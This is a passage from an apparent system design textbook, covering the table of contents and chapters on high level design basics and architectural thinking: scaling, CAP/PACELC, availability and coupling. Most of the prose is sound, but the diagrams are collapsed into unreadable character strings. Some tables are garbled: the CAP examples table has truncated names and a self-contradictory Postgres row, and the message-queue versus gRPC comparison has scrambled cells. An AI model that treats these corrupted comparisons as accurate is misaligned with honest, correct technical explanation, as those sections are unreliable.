

High Level Design - The Complete Book

A comprehensive guide from fundamentals to real-world system design, covering every component needed to architect systems at scale.

Table of Contents

Part I - Foundations

#	Chapter	Description
1	Introduction to High Level Design	What is HLD, HLD vs LLD, when and why it matters
2	Architectural Thinking	Trade-offs, CAP theorem, scalability dimensions, design principles
3	Requirements Gathering	Functional vs non-functional requirements, SLAs, constraints
4	Back-of-the-Envelope Estimation	Traffic, storage, bandwidth, memory estimation techniques

Part II - Core Building Blocks

#	Chapter	Description
5	DNS and Domain Resolution	How DNS works, DNS load balancing, GeoDNS, TTL strategies
6	Load Balancers	L4 vs L7, algorithms, connection modes, stateless vs stateful, LB types, auto-scaling, connection draining
7	Caching	Cache strategies, eviction, Redis deep dive, in-process caching, multi-level L1+L2, RabbitMQ/Kafka invalidation, CDC
8	Databases	SQL vs NoSQL, indexing deep dive, partitioning, sharding, searching millions of rows, query optimization, locking & MVCC
9	Storage Systems	Block, file, object storage, HDFS, S3, data lakes
10	Message Queues & Streaming	Kafka, RabbitMQ, pub/sub, event streaming, exactly-once delivery

Part III - Data & Communication

#	Chapter	Description
11	Data Partitioning & Sharding	Horizontal/vertical partitioning, consistent hashing, shard strategies
12	Data Replication	Leader-follower, multi-leader, leaderless, quorum reads/writes
13	Consistency & Consensus	Strong, eventual, causal consistency, vector clocks, CRDTs

14	API Design	REST, GraphQL, gRPC, WebSockets, API versioning, pagination
----	------------	---

Part IV - Reliability & Performance

#	Chapter	Description
15	Content Delivery Networks (CDN)	Anycast/GeoDNS routing, HTTP/2/3/QUIC, edge computing, video streaming, CDN security, API acceleration
16	Rate Limiting & Throttling	Token bucket, leaky bucket, sliding window, distributed rate limiting
17	Resilience Patterns	Circuit breaker, bulkhead, retry, timeout, fallback patterns
18	Monitoring, Logging & Observability	Metrics, logs, traces, alerting, SLI/SLO/SLA, distributed tracing

Part V - Security & Identity

#	Chapter	Description
19	Authentication & Authorization	OAuth 2.0, OIDC, JWT, mTLS, passwordless/passkeys, microservices auth, Zero Trust, policy engines (OPA/Cedar)
20	Security Patterns	Encryption at rest/transit, TLS, HTTPS, WAF, DDoS protection, zero trust

Part VI - Advanced Architectural Patterns

#	Chapter	Description
21	Microservices Architecture	Service decomposition, service mesh, sidecar, API gateway
22	Event-Driven Architecture	Event sourcing, event bus, choreography vs orchestration
23	CQRS Pattern	Command Query Responsibility Segregation, read/write models
24	Distributed Transactions	2PC, saga pattern, outbox pattern, compensating transactions
25	Consensus Algorithms	Paxos, Raft, ZAB, leader election, split-brain prevention
26	Search Systems	Inverted index, Elasticsearch, ranking, full-text search, typeahead
35	Distributed Systems	8 fallacies, failure modes, time & ordering, gossip, coordination, design patterns, observability

Part VII - Real-World Case Studies

#	Chapter	Description
27	Design a URL Shortener	TinyURL/Bitly - hashing, base62, redirection, analytics

28	Design a Social Media Feed	Twitter/X - fan-out, timeline, ranking, celebrity problem
29	Design a Chat System	WhatsApp/Slack - WebSocket, presence, delivery receipts, groups
30	Design a Video Streaming Platform	YouTube/Netflix - transcoding, adaptive bitrate, recommendation
31	Design a Ride-Sharing Service	Uber/Lyft - geospatial indexing, matching, ETA, surge pricing
32	Design a Notification System	Push, SMS, email - priority, dedup, rate limiting, templates
33	Design a File Storage System	Dropbox/Google Drive - sync, chunking, dedup, conflict resolution
34	Design a Typeahead / Autocomplete	Google search bar - trie, ranking, personalization, real-time update
36	Design a Rate Limiter	5 algorithms, distributed rate limiting, Redis Lua, rules engine
37	Design a Booking System	Double-booking prevention, Elasticsearch, payment, flash sales
38	Design a Stock Exchange	Order book, matching engine, market data, latency optimization
39	Design a Distributed Database	Raft per range, distributed transactions, multi-DC failover
40	Design an Event-Driven System	Kafka vs RabbitMQ, event sourcing, CQRS, saga, outbox, CDC
41	Design a Real-Time Streaming Platform	Lambda/Kappa, Flink, windowing, fraud detection, IoT
42	Design AI/ML-Based Services	Recommendations, generative AI (LLM serving), RAG pipelines

Part VIII - Appendices

#	Chapter	Description
A	HLD Cheat Sheet	Quick-reference card of all components and when to use them
B	System Design Interview Framework	Step-by-step approach for system design interviews
C	Glossary	Definitions of all key terms used in this book
D	References & Further Reading	Books, papers, blogs, and courses for deeper learning

Each chapter is self-contained with diagrams (described in ASCII/text), real-world examples, trade-off analysis, and key takeaways.

PART I - FOUNDATIONS

Chapter 1: Introduction to High Level Design

1.1 What is High Level Design?

High Level Design (HLD) is the process of defining the overall architecture and structure of a software system without diving into the implementation details of individual components. It is the blueprint that describes *what* the system will look like at a macro level --- which components exist, how they interact, what technologies they use, and how data flows through the system.

Definition: High Level Design is an architectural document that translates business requirements into a system architecture composed of components, their interactions, data flows, technology choices, and non-functional guarantees.

Purpose of HLD

HLD serves several critical purposes in software engineering:

1. **Communication** --- It provides a shared understanding among engineers, product managers, and stakeholders about what will be built.
2. **Decision Documentation** --- It captures *why* certain architectural decisions were made, including the trade-offs considered.
3. **Risk Identification** --- By thinking through the architecture early, teams can identify scalability bottlenecks, single points of failure, and security gaps before writing code.
4. **Alignment** --- It ensures that multiple teams working on different parts of the system are building toward a coherent whole.
5. **Estimation** --- It enables more accurate effort and cost estimation for the project.

Audience of HLD

An HLD document is consumed by a wide range of stakeholders:

Stakeholder	What They Care About
Engineering Managers	Feasibility, timeline, team allocation
Backend Engineers	APIs, data models, service boundaries
Frontend Engineers	API contracts, latency expectations
DevOps / SRE	Deployment architecture, monitoring, scaling strategy
Security Engineers	Authentication, authorization, data encryption
Product Managers	Feature coverage, constraints, trade-offs
QA Engineers	Testability, integration points, failure modes
Executive Leadership	Cost, timeline, business risk

1.2 HLD vs Low Level Design (LLD)

One of the most common points of confusion is the distinction between High Level Design and Low Level Design. They are complementary, not competing --- HLD comes first and sets the stage for LLD.

+-----+ SOFTWARE DESIGN +-----+ +-----+ HIGH													
LEVEL DESIGN		LOW LEVEL DESIGN		(The "What")		(The "How")		- Components		- Class diagrams		- Data flow	
- Method signatures		- API contracts		- Algorithms		- Tech choices		- Data structures		- NFRs		- Error handling	
+-----+ +-----+ +-----+ +-----+ +-----+													

Detailed Comparison Table

Aspect	High Level Design (HLD)	Low Level Design (LLD)
Scope	Entire system or major subsystem	Individual component or module
Abstraction Level	High --- boxes and arrows	Low --- classes, functions, schemas
Audience	All stakeholders	Primarily developers
Focus	<i>What</i> components exist and <i>why</i>	<i>How</i> each component is implemented
Diagrams	System context, component, data flow	Class diagrams, sequence diagrams
Technology	Broad choices (e.g., "use Kafka")	Specific configs (e.g., topic setup)
Data Model	Entity-level (User, Order, Product)	Table schemas, indexes, constraints
APIs	Endpoint listing with contracts	Request/response schemas, validation
Non-Functional Reqs	Defined and addressed	Implemented and tested
When Created	Before development begins	During or just before development
Typical Length	5-20 pages	10-50+ pages per component

A Simple Analogy

Think of building a house:

- **HLD** is the *architectural blueprint* --- it shows the number of rooms, their layout, where doors and windows go, the plumbing routes, and the electrical plan.
- **LLD** is the *construction plan* --- it specifies the exact type of brick, the wiring gauge, the pipe diameter, and the step-by-step assembly instructions.

You cannot start LLD without HLD, just as you cannot start construction without a blueprint.

1.3 Where HLD Fits in the SDLC

High Level Design is not an isolated activity. It fits into the broader Software Development Lifecycle (SDLC) as a critical bridge between requirements and implementation.

```
+-----+ +-----+ +-----+ +-----+ +-----+ +-----+ | Requirements| --> | HLD | --> | LLD | --> |Build| --> | Testing | --> |
Deployment | | Gathering | | (Arch. | | | | | | | | | Design) | | | | | | | +-----+ +-----+ +-----+ +-----+ +-----+
+-----+ | | | | | v v v v v "What do we "What does the "How does "Write the "Does it "Ship it to need to build?" system look each part
code" work?" production" like?" work?"
```

Iterative Nature

In modern agile environments, HLD is not a one-time waterfall artifact. It is a **living document** that evolves:

1. **Initial HLD** --- Created during sprint 0 or a design phase, covering the big picture.
2. **Refinement** --- As the team learns more during development, the HLD is updated.
3. **Versioning** --- Major architectural changes result in a new version of the HLD.

Best Practice: Store your HLD in version control (e.g., Git) alongside the code. This ensures that architectural documentation evolves with the codebase.

1.4 Key Stakeholders Who Consume HLD Documents

Let us look deeper at each stakeholder group and what they extract from an HLD:

Engineering Teams

- **Backend teams** focus on service boundaries, API contracts, database choices, and message queue interactions.
- **Frontend teams** focus on API endpoints, response formats, latency expectations, and authentication flows.
- **Mobile teams** care about API versioning, payload sizes (for bandwidth), and offline behavior.

Operations and SRE

- Deployment topology (how many instances, which regions)
- Monitoring and alerting strategy
- Disaster recovery and failover mechanisms
- Scaling triggers (when to auto-scale, based on what metrics)

Security

- Authentication and authorization mechanisms
- Data encryption (at rest, in transit)
- PII handling and compliance (GDPR, HIPAA)
- Rate limiting and DDoS mitigation

Product and Business

- Feature coverage vs. what was requested
- Trade-offs made and their business impact
- Timeline implications of architectural choices

1.5 Characteristics of a Good HLD

Not all HLD documents are created equal. A **good** HLD has the following characteristics:

1. Clarity

- Uses simple, precise language
- Avoids unnecessary jargon
- Includes diagrams that a new team member can understand in 5 minutes
- Defines acronyms and domain-specific terms

2. Scalability Focus

- Addresses how the system handles 10x or 100x the current load
- Identifies bottlenecks and proposes mitigation strategies
- Considers both read-heavy and write-heavy scenarios

3. Trade-off Awareness

- Explicitly states what was chosen and what was rejected

- Documents the *reasoning* behind each trade-off
- Example: "We chose eventual consistency over strong consistency because the business can tolerate a 5-second delay in data propagation, and this choice improves write throughput by 10x."

4. Completeness Without Over-Engineering

- Covers all major components but does not prescribe implementation details
- Addresses the "happy path" and the "failure path"
- Includes non-functional requirements (latency, availability, etc.)

5. Modularity

- Components are described independently with clear interfaces
- Changes to one component should not require rewriting the entire HLD

Checklist for a Good HLD

☐ System context diagram included ☐ All major components identified and described ☐ Data flow between components is clear ☐ API contracts (at least endpoint level) defined ☐ Database / storage choices justified ☐ Non-functional requirements addressed ☐ Trade-offs documented with reasoning ☐ Failure modes and mitigation strategies included ☐ Capacity estimation provided ☐ Security considerations addressed ☐ Deployment and scaling strategy outlined

1.6 The Anatomy of an HLD Document

A well-structured HLD document typically follows this outline:

```
+-----+ | HLD DOCUMENT STRUCTURE |
+-----+ | | 1. OVERVIEW | | - Problem statement | | - Goals and non-goals | | - Scope | |
| | 2. REQUIREMENTS | | - Functional requirements | | - Non-functional requirements | | - Constraints | | | 3. CAPACITY ESTIMATION | | -
Traffic, storage, bandwidth estimates | | | 4. SYSTEM ARCHITECTURE | | - System context diagram | | - Component diagram | | - Technology choices
| | | 5. DATA MODEL | | - Entities and relationships | | - Database choice and justification | | | 6. API DESIGN | | - Endpoint listing | | -
Request/response overview | | | 7. DATA FLOW | | - How data moves through the system | | - Read path vs write path | | | 8. NON-FUNCTIONAL
DEEP DIVE | | - Scalability strategy | | - Availability and fault tolerance | | - Security | | - Monitoring and alerting | | | 9. TRADE-OFFS AND
ALTERNATIVES | | - What was considered and rejected | | - Justification for choices | | | 10. OPEN QUESTIONS | | - Unresolved decisions | | -
Items needing further investigation | | +-----+
```

Section Deep Dive

1. Overview

This is the "elevator pitch" for the system. In 2-3 paragraphs, explain: - What problem are we solving? - Who are the users? - What are the explicit *non-goals* (things we will NOT build)?

2. Requirements

Split into Functional Requirements (what the system does) and Non-Functional Requirements (how well it does it). We dedicate an entire chapter to this topic later.

3. Capacity Estimation

Back-of-the-envelope calculations for traffic, storage, and bandwidth. This grounds the design in reality. We also dedicate a full chapter to estimation techniques.

4-7. Core Architecture Sections

These form the heart of the HLD --- the diagrams, data models, APIs, and data flow.

8. Non-Functional Deep Dive

This is where you address scalability, availability, security, and observability in detail.

9. Trade-offs

Perhaps the most important section. This is where you demonstrate architectural maturity by showing that you considered alternatives and made deliberate choices.

1.7 Common Mistakes in HLD

Mistake 1: Jumping to Technology Before Understanding Requirements


"Let's use Kubernetes and Kafka!" --- before knowing if the system has 100 or 100 million users.

Always start with requirements and constraints. Technology choices should be *derived* from requirements, not the other way around.

Mistake 2: Ignoring Non-Functional Requirements

A system that "works" but cannot handle the expected load, or goes down every week, is a failed system. NFRs are not optional --- they are first-class requirements.

Mistake 3: The "One Big Box" Diagram



Mistake 4: No Trade-off Discussion

If your HLD presents only one option with no alternatives considered, reviewers will question whether you explored the design space thoroughly.

Mistake 5: Over-Engineering

Designing for 1 billion users when you expect 10,000 is wasteful. Design for the *current scale* with a clear *path to growth*. Do not build a distributed system when a single well-provisioned server suffices.

Mistake 6: Treating HLD as a One-Time Document

HLD should be a living document. If the architecture changes significantly during development, the HLD should be updated. Stale documentation is worse than no documentation because it actively misleads.

1.8 Real-World Example: E-Commerce Platform HLD Overview

Let us walk through a simplified HLD for an e-commerce platform to illustrate the concepts.

Problem Statement

Build an online marketplace where sellers can list products and buyers can browse, search, add to cart, and purchase products with secure payment processing.

Functional Requirements

- User registration and authentication
- Product catalog with search and filtering
- Shopping cart management
- Order placement and payment processing
- Order tracking and history

Non-Functional Requirements

- **Availability:** 99.9% uptime (< 8.76 hours downtime/year)
- **Latency:** Product search < 200ms p99, Checkout < 500ms p99
- **Scale:** Support 1M DAU, 10K concurrent users
- **Consistency:** Strong consistency for orders and payments; eventual consistency for reviews

System Architecture

```

+-----+ | CDN (Images, Static Assets) | +-----+ +-----+ +-----+ | Mobile | +-----+ | App | | |
Load Balancer | +-----+ +-----+>| (e.g., Nginx) | | | +-----+ +-----+ | Web | +-----+ | Browser |
+-----+ +-----+ +-----+ | API Gateway | | (Rate Limiting, | | Auth, Routing) | +-----+ +-----+ |
+-----+ +-----+ +-----+ | | | +-----+ +-----+ +-----+ +-----+ | User Service| |Product Svc | |Order Service|
(Auth, Prof)| |(Catalog, | |(Cart, Order, | | Search) | |Payment) | +-----+ +-----+ +-----+ +-----+ +-----+
+-----+ +-----+ +-----+ | Users DB | |Product DB | |Orders DB | | (Postgres) | | (Postgres) | | | |Elastic | | |
+-----+ +-----+ | Search) | +-----+ +-----+ +-----+ +-----+ | Payment | | Gateway | | (Stripe| | PayPal) | +-----+

```

Key Trade-offs

Decision	Choice Made	Alternative Considered	Reasoning
Database for products	PostgreSQL + ES	MongoDB	Need full-text search; ES provides superior search
Communication between services	REST (synchronous)	gRPC, Message Queue	Simpler for team's skill set; async for events
Product image storage	S3 + CDN	Local file system	Scalability and global distribution
Session management	JWT (stateless)	Server-side sessions	Horizontal scaling without sticky sessions
Search engine	Elasticsearch	Solr, Algolia	Team expertise, open-source, strong community

Data Flow: User Places an Order

```
User API Gateway Order Svc Product Svc Payment GW Orders DB | | | | | -- POST /order>| | | | | --validate->| | | | | --check stock>| | |
| | | <--stock ok-->| | | | | --process payment----->| | | | <--payment confirmed----->| | | | | --save
order----->| | | | | <--order saved----->| | | | | <--order id----->| | | | | <--201 Created-| | | |
```

1.9 Key Takeaways

```

-----+ | KEY TAKEAWAYS |
-----+ | | 1. HLD is the architectural blueprint of a system --- it answers | |
"what does the system look like?" not "How is each part | | implemented?" | | 2. HLD and LLD are complementary. HLD comes first and provides |
| the framework within which LLD operates. | | 3. A good HLD is clear, scalable, trade-off-aware, and | | addresses both functional and
non-functional requirements. | | 4. The anatomy of an HLD includes: overview, requirements, | | estimation, architecture, data model, APIs,
data flow, | | NFR deep dive, and trade-offs. | | 5. Common mistakes include: jumping to technology choices, | | ignoring NFRs, vague
diagrams, no trade-off discussion, | | and over-engineering. | | 6. HLD is a living document that should evolve with the system. | | Store it
in version control alongside the code. | | 7. Always start with requirements, then estimate, then design. | | Never design in a vacuum. | |
-----+

```

Next Chapter: [Chapter 2: Architectural Thinking](#) --- where we explore the mindset, principles, and trade-offs that guide architectural decisions.

Chapter 2: Architectural Thinking

2.1 What Makes a Good System Architect?

Being a system architect is not about memorizing design patterns or knowing every database technology. It is about developing a **way of thinking** --- a mindset that balances competing concerns and makes deliberate, defensible decisions under uncertainty.

The Architect's Mindset

```
+-----+ | THE ARCHITECT'S MINDSET |
+-----+ | | +-----+ +-----+ | | | Think in | | Embrace | |
| | Trade-offs | | Uncertainty | | | (Nothing is | | (You won't have | | | free) | | all the answers)| | | +-----+
+-----+ | | | +-----+ +-----+ | | | Design for | | Communicate | | | Failure | | Clearly | | |
(Everything | | (If you can't | | | will break) | | explain it, | | | +-----+ | rethink it) | | | +-----+ | | |
+-----+ +-----+ | | | Start Simple, | | Question | | | Evolve Later | | Assumptions | | | (YAGNI) | | | (Why this
DB? | | | +-----+ | Why not that?) | | | +-----+ +-----+
```

Core Skills of a System Architect

Skill	Description
Abstraction	Ability to see the forest AND the trees; zoom in and out
Trade-off Analysis	Weighing pros and cons of competing approaches
Communication	Explaining complex systems to technical and non-technical people
Breadth of Knowledge	Familiarity with databases, caches, queues, protocols, etc.
Depth of Experience	Having built and operated systems at scale
Pragmatism	Choosing "good enough" over "perfect" when appropriate
Curiosity	Continuously learning new technologies and patterns

2.2 Design Principles

Design principles are the guiding rules that help architects make consistent, high-quality decisions. They are not rigid laws but heuristics that apply in most situations.

KISS --- Keep It Simple, Stupid

```
"Simplicity is the ultimate sophistication." --- Leonardo da Vinci
```

The simplest design that meets the requirements is usually the best. Complexity is the enemy of reliability, maintainability, and velocity.

Example: - **Bad:** Using a microservices architecture with Kubernetes, Kafka, and 12 services for an internal tool with 50 users. - **Good:** A single monolithic application with a PostgreSQL database deployed on a single server.

YAGNI --- You Aren't Gonna Need It

Do not build features or infrastructure "just in case." Build for today's requirements with a *clear path* to extend for tomorrow's needs.

Example: - **Bad:** Building a multi-region, globally distributed system before you have users outside a single city. - **Good:** Deploying in a single region with a documented plan for multi-region expansion when international traffic exceeds 20% of total.

DRY --- Don't Repeat Yourself

Every piece of knowledge should have a single, unambiguous, authoritative representation within a system.

At the HLD level, DRY means: - Do not have two services that are responsible for the same data entity. - Do not have two sources of truth for user authentication. - Centralize cross-cutting concerns (logging, auth, rate-limiting) in shared components.

Caution: In a microservices architecture, DRY is sometimes intentionally violated to maintain service independence. This is a deliberate trade-off, not an oversight.

Separation of Concerns (SoC)

Each component should have a single, well-defined responsibility and should not mix unrelated functionality.

```
BAD: One Monolithic Service GOOD: Separated Concerns +-----+ +-----+ +-----+ | Handles: | | Auth | | Product | | -
Authentication | | Service | | Service | | - Product catalog | +-----+ +-----+ | - Order processing | | - Payment handling |
+-----+ +-----+ | - Email notifications | | Order | | Payment | | - Report generation | | Service | | Service |
+-----+ +-----+ +-----+ +-----+ +-----+ | Notif. | | Report | | Service | | Service | +-----+
+-----+
```

Single Responsibility Principle (SRP)

Closely related to SoC, SRP states that a component should have one reason to change. If a component needs to change for two unrelated reasons, it should be split.

At the system level: - The User Service should change only when user-related requirements change. - The Payment Service should change only when payment logic changes. - A change to how emails are sent should NOT require changes to the Order Service.

2.3 Scalability Dimensions

Scalability is the ability of a system to handle increased load without a proportional decrease in performance. There are two primary dimensions of scaling.

Vertical Scaling (Scale Up)

Adding more resources (CPU, RAM, disk) to a single machine.

```
BEFORE AFTER (Vertical Scaling) +-----+ +-----+ | Server | | Server | | 4 CPU | ---> | 32 CPU | | 8 GB RAM | | 128 GB RAM | | 100
GB | | 2 TB SSD | +-----+ +-----+
```

- Advantages: - Simple --- no code changes required - No distributed system complexity - Strong consistency is trivial (single node)
- Disadvantages: - Hardware limits --- you cannot scale infinitely - Single point of failure - Expensive --- high-end machines cost disproportionately more - Downtime during upgrade (usually)

Horizontal Scaling (Scale Out)

Adding more machines to distribute the load.

```
BEFORE AFTER (Horizontal Scaling) +-----+ +-----+ +-----+ +-----+ | Server | | Server | | Server | | Server | | 4 CPU | ---> |
4 CPU | | 4 CPU | | 4 CPU | | 8 GB RAM | | 8 GB RAM | | 8 GB RAM | | 8 GB RAM | +-----+ +-----+ +-----+ +-----+ | |
+-----v-----v-----v-----+ | LOAD BALANCER | +-----+
```

- Advantages: - Virtually unlimited scaling - No single point of failure (with proper design) - Cost-effective --- use commodity hardware - Can scale incrementally
- Disadvantages: - Distributed system complexity (network partitions, consistency challenges) - Requires stateless design (or external state management) - Load balancing and service discovery needed - Data partitioning and replication complexity

Comparison Table

Real-World Examples

S T Behavior During Partition		
HB	CP	Refuses writes to maintain consistency; unavailable regions
Mo	CP	Primary node handles writes; secondaries may be unavailable
Zo	CP	Requires majority quorum; minority partition is unavailable
Ca	AP	Continues serving reads/writes; reconciles later
Dy	AP	Ensures eventual consistency by default; always available
Co	AP	Continues operating; conflict resolution on sync
Pos	CP	Single-node: consistent and available, but no partition tolerance (it's not distributed)

**CA systems only exist in non-distributed, single-node deployments. In a distributed context, CA is not practically achievable because partitions cannot be prevented.*

Practical Implications for HLD

When designing your system, ask: 1. **Can the business tolerate stale reads?** If yes, AP is viable. 2. **Must every read reflect the latest write?** If yes, CP is required. 3. **What is the blast radius of unavailability?** Can users retry?

Example Trade-off: - A **banking system** (account balances) requires CP --- showing a stale balance could lead to overdrafts. - A **social media feed** can use AP --- showing a slightly stale post count is acceptable.

2.5 The PACELC Theorem

The PACELC Theorem extends CAP by addressing what happens when there is **no** partition.

Statement

*If there is a **Partition**, choose between **Availability** and **Consistency**. **Else** (when the system is running normally), choose between **Latency** and **Consistency**.*

+-----+ | PACELC Theorem | | | IF Partition: | | Choose: Availability OR Consistency | | | ELSE (normal operation): | | Choose: Latency OR Consistency | | | +-----+

Why PACELC Matters

CAP only describes behavior during a partition, but partitions are rare. Most of the time, the system is operating normally. PACELC captures the everyday trade-off between latency and consistency:

- **Low latency** often requires reading from the nearest replica (which may be stale).
- **Strong consistency** often requires coordinating across replicas (which adds latency).

PACELC Classification of Systems

System	Partition (PA/PC)	Else (EL/EC)	Full Classification
Cassandra	PA	EL	PA/EL

DynamoDB	PA	EL	PA/EL
MongoDB	PC	EC	PC/EC
HBase	PC	EC	PC/EC
PNUTS (Yahoo)	PC	EL	PC/EL
Cosmos DB	PA	EL (tunable)	PA/EL (configurable)

Key Insight: *PACELC helps you make better technology choices because it considers both the exceptional case (partitions) and the common case (normal operation).*

2.6 Latency vs Throughput

These two metrics are often confused but measure fundamentally different things.

Definitions

- **Latency:** The time it takes to complete a single request (measured in milliseconds).
- **Throughput:** The number of requests the system can handle per unit of time (measured in requests per second, or RPS).

The Relationship

Latency and throughput are **not** simply inversely related. Improving one does not automatically improve the other:

High Throughput, Low Latency High Throughput, High Latency (The Dream) (Batch Processing) +-----+-----+-----+ +-----+-----+-----+ | R1
| R2 | R3 | R4 | <-- Fast | R1 | R2 | R3 | <-- Many, but slow +-----+-----+-----+ +-----+-----+-----+ Time ---> Time ---> Low
Throughput, Low Latency Low Throughput, High Latency (Under-utilized) (The Nightmare) +-----+ +-----+ +-----+ +-----+ | R1 | | R2 | <-- Fast |
R1 | | R2 | <-- Slow AND few +-----+ +-----+ +-----+ +-----+ Time ---> Time --->

Trade-off Scenarios

Scenario	Latency Impact	Throughput Impact
Adding a cache layer	Decreases	Increases
Adding encryption to all requests	Increases	May decrease
Batching writes to database	Increases	Increases
Adding more replicas for reads	Decreases	Increases
Requiring synchronous replication	Increases	Decreases
Using a CDN for static content	Decreases	Increases
Adding request validation/authorization	Increases	May decrease

Design Tip: *In your HLD, specify latency requirements as percentiles (p50, p95, p99) rather than averages. Averages hide tail latency problems.*

2.7 Availability: Nines and SLAs

Availability measures the proportion of time a system is operational and accessible.

The Nines Table

Availability	Common Name	Downtime/Year	Downtime/Month	Downtime/Week
99%	"Two nines"	3.65 days	7.31 hours	1.68 hours
99.9%	"Three nines"	8.76 hours	43.83 minutes	10.08 minutes
99.95%	"Three and a half"	4.38 hours	21.92 minutes	5.04 minutes
99.99%	"Four nines"	52.56 minutes	4.38 minutes	1.01 minutes
99.999%	"Five nines"	5.26 minutes	26.30 seconds	6.05 seconds
99.9999%	"Six nines"	31.56 seconds	2.63 seconds	0.60 seconds

The Cost of Each Nine

Each additional "nine" of availability is **exponentially more expensive** to achieve:

Cost (\$)			*	(99.999%)		*		*		*		*		*		*		*	----->	Availability (%)	99%	99.9%	99.95%	99.99%	99.999%
-----------	--	--	---	-----------	--	---	--	---	--	---	--	---	--	---	--	---	--	---	--------	------------------	-----	-------	--------	--------	---------

SLA Implications

- **99.9%** is reasonable for most B2B SaaS products.
- **99.99%** is expected for critical infrastructure (payment systems, databases).
- **99.999%** is required for life-critical systems (healthcare, emergency services).

How to Achieve Higher Availability

Technique	Description
Redundancy	Multiple instances of each component
Load balancing	Distribute traffic; reroute on failure
Health checks	Detect and remove unhealthy instances automatically
Auto-scaling	Add capacity under load; remove when idle
Multi-region deployment	Survive entire data center failures
Circuit breakers	Prevent cascading failures between services
Graceful degradation	Serve reduced functionality instead of complete failure
Database replication	Primary-replica or multi-master setups
Chaos engineering	Proactively test failure scenarios (Netflix Chaos Monkey)

Important: Availability of a system is the **product** of the availability of its components in series. If Service A (99.9%) calls Service B (99.9%), the combined availability is $99.9\% \times 99.9\% = 99.8\%$. This means adding more services in the critical path reduces overall availability unless you add redundancy.

2.8 Stateless vs Stateful Architecture

Stateful Architecture

A **stateful** service stores client session data locally. Each request from a client must go to the **same server** that holds its session.

```
+-----+ +-----+ | User A |----->| Server 1 | (Session A stored here) +-----+ +-----+ +-----+ +-----+ | User B
|----->| Server 2 | (Session B stored here) +-----+ +-----+ Problem: If Server 1 dies, User A's session is LOST. Problem: Cannot freely
route User A to Server 2.
```

Stateless Architecture

A **stateless** service does not store any client session data locally. Each request contains all the information needed to process it (or references an external state store).

```
+-----+ +-----+ +-----+ | User A |----->| |----->| Server 1 | +-----+ | | +-----+ | Load Balancer | +-----+ | |
+-----+ | User B |----->| |----->| Server 2 | +-----+ +-----+ +-----+ | Any server can handle +---v-----+ any
request! | External | | State | | (Redis / | | DB) | +-----+
```

Comparison

Aspect	Stateful	Stateless
Scaling	Hard (sticky sessions needed)	Easy (any instance handles any)
Fault Tolerance	Poor (state lost on failure)	Excellent (state is external)
Load Balancing	Complex (session affinity)	Simple (round-robin works)
Deployment	Rolling deploys are complex	Straightforward
State Management	Internal (fast access)	External (network hop required)
Complexity	Simpler initially	Requires external store setup

Best Practice for HLD: Design services to be **stateless** by default. Store session state in external stores like Redis or databases. This enables horizontal scaling, zero-downtime deployments, and fault tolerance.

When Stateful Makes Sense

There are cases where stateful design is appropriate: - **WebSocket connections** --- the connection inherently has state - **In-memory caching** --- for performance (but should be backed by a shared cache) - **Game servers** --- where real-time state must be co-located with processing - **Stream processing** --- where partitioned state improves performance

Even in these cases, the state should be **recoverable** (e.g., from a checkpoint or external store) so that failover is possible.

2.9 Coupling vs Cohesion

Coupling

Coupling measures how much one component depends on another. **Low coupling** is desirable because it means changes to one component do not ripple across the system.

```
TIGHT COUPLING (Bad) LOOSE COUPLING (Good) +-----+ +-----+ | Svc A |-----+ | Svc A | +-----+ | +---+---+ | | | v v v +-----+
+-----+ +-----+ | Svc B | | | Svc C | | Message| +-----+ +-----+ | Queue | | +---+---+ v | +-----+ +-----+-----+ | Svc D | | |
| +-----+ v v v +-----+ +-----+ +-----+ (A knows about B, C, D; |Svc B| |Svc C| |Svc D| B knows about D --- +-----+ +-----+ +-----+ changing D
breaks B which may break A) (Services are independent; communicate through queue)
```

Types of Coupling (from tightest to loosest)

Type	Description	Example
------	-------------	---------

Content Coupling	One module modifies another's internals	Direct DB access across services
Common Coupling	Modules share global data	Shared mutable state
Control Coupling	One module controls another's flow	Passing control flags
Stamp Coupling	Modules share a data structure	Passing entire objects
Data Coupling	Modules share only necessary data	API with minimal parameters
Message Coupling	Modules communicate only through messages	Event-driven architecture

Cohesion

Cohesion measures how closely related the responsibilities within a single component are. **High cohesion** is desirable because it means the component has a clear, focused purpose.

Type	Description	Quality
Coincidental Cohesion	Parts are unrelated (utility grab-bag)	Worst
Logical Cohesion	Parts are related by category, not function	Poor
Temporal Cohesion	Parts are related by when they execute	Below Avg
Procedural Cohesion	Parts follow a sequence of steps	Average
Communicational Cohesion	Parts operate on the same data	Good
Sequential Cohesion	Output of one part is input to another	Very Good
Functional Cohesion	All parts contribute to a single function	Best

The Goal

+-----+ | | AIM FOR: | | | LOW Coupling + HIGH Cohesion | | | = Components that are: | | - Independent of each other | | - Internally focused and purposeful | | - Easy to change, test, and deploy | | - Replaceable without system-wide | | impact | | +-----+

2.10 Putting It All Together: Architectural Decision Framework

When faced with an architectural decision, use this framework:

1. UNDERSTAND THE REQUIREMENT | v 2. IDENTIFY THE OPTIONS (at least 2-3) | v 3. EVALUATE EACH OPTION AGAINST: --- Scalability (Can it handle 10x load?) --- Availability (What happens when it fails?) --- Consistency (Is data correctness critical?) --- Latency (What is the p99 target?) --- Complexity (Can the team build and maintain it?) --- Cost (Infrastructure and operational cost) | v 4. DOCUMENT THE TRADE-OFFS | v 5. MAKE A DECISION AND JUSTIFY IT | v 6. DOCUMENT "WHY NOT" FOR REJECTED OPTIONS

Example: Choosing a Communication Pattern Between Services

Criteria	Message Queue (Async)	gRPC (Synchronous)
Latency	Higher (queuing delay) (~50-100ms)	Low (~10-30ms)
Coupling	Moderate	Moderate
Complexity	Low	Medium

Reliability	Caller retries needed	Caller retries needed
Debugging	Easier (async flows) (HTTP tools)	Medium (binary format)
Team Familiarity	High	Low
Decision	Chosen for events	Chosen for svc-svc

Reasoning: Use gRPC for synchronous service-to-service calls (low latency, strong typing) and a message queue (RabbitMQ/Kafka) for event-driven communication (decoupling, reliability).

2.11 Key Takeaways

```
+-----+ | KEY TAKEAWAYS |
+-----+ | | 1. Architectural thinking is about trade-offs, not perfection. | |
Every decision has costs and benefits. | | | 2. Core principles --- KISS, YAGNI, DRY, SoC, SRP --- guide | | you toward simple, maintainable
